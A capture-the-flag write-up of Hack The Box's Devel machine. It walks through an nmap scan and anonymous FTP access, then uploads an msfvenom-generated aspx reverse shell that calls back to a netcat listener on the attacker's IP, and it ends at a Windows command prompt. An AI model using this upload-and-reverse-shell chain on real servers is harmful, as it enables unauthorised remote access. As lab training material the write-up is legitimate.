
Writeup for HTB’s Devel

This is a write-up for Hack The Box’s Devel 10.10.10.5.


We start off with a ping to 10.10.10.5 to make sure it’s up before we start doing anything. This helps avoid any confusion about why something might not be working.

The next big step is to perform a port scan with nmap. I used `sudo nmap -v -sV -sC 10.10.10.5`




```
Completed SYN Stealth Scan at 08:41, 5.65s elapsed (1000 total ports)
Initiating Service scan at 08:41
Scanning 2 services on 10.10.10.5
Completed Service scan at 08:41, 6.18s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.5.
Initiating NSE at 08:41
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 08:41, 1.27s elapsed
Initiating NSE at 08:41
Completed NSE at 08:41, 0.40s elapsed
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up (0.056s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 05-17-21  09:08AM                 5271 aspxshell.aspx
| 05-17-21  09:04AM                   18 cth.txt
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
           Raw packets sent: 2006 (88.240KB) | Rcvd: 7 (292B)
```

We see that both ports 21 and 80 are open. I started a gobuster since port 80 was open and visited the site in my browser. The gobuster did not end up being that useful, but visiting the site revealed some nice information.



We can see that the machine is running Microsoft IIS 7. Something that might come in handy in the future.


I viewed the source page, but didn't find anything too interesting.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#B3B3B3;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
    }

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="
</div>
</body>
</html>
```


I did a quick searchspoit for IIS and found a few interesting entries, but decided to check out the ftp server before I went down that road.

Looking at the nmap again, it tells us that the ftp server allows for anonymous login.




```
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 05-17-21  09:08AM                 5271 aspxshell.aspx
| 05-17-21  09:04AM                   18 cth.txt
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
```

To test this out I used `ftp 10.10.10.5` and when prompted entered anonymous as my user name and entered a blank password and was given access.




```
┌──(robert㉿palatine)-[~]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:robert): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

Using the help command revealed what commands were available to me, which included the put command, so I decided to try to upload a shell. I had to think about what kind of shell I was going to use and this is where knowing that the machine was running IIS 7 comes in handy .aspx. I initially had some troubles creating the right shell, but with some trial and error I used msfvenom with `msfvenom -p windows/shell/reverse/tcp -f aspx LHOST=10.10.14.29 LPORT=3333 -o met.aspx` to finally get it right.




```
┌──(robert㉿palatine)-[~/Documents/HTB/devel]
└─$ msfvenom -p windows/shell_reverse_tcp -f aspx LHOST=10.10.14.29 LPORT=3333 -o met4.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2730 bytes
Saved as: met4.aspx
```

I started a netcat listener with `nc -nlvp 3333`




```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Devel]
└─$ sudo nc -nlvp 3333
[sudo] password for robert:
listening on [any] 3333 ...
```

Uploaded the shell to the ftp server using the put command then visited the location of the shell from my browser,



Once visited, I gained access.



```
┌──(robert㉿palatine)-[~/Documents/HTB/tests/Devel]
└─$ sudo nc -nlvp 3333
[sudo] password for robert:
listening on [any] 3333 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.5] 49172
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```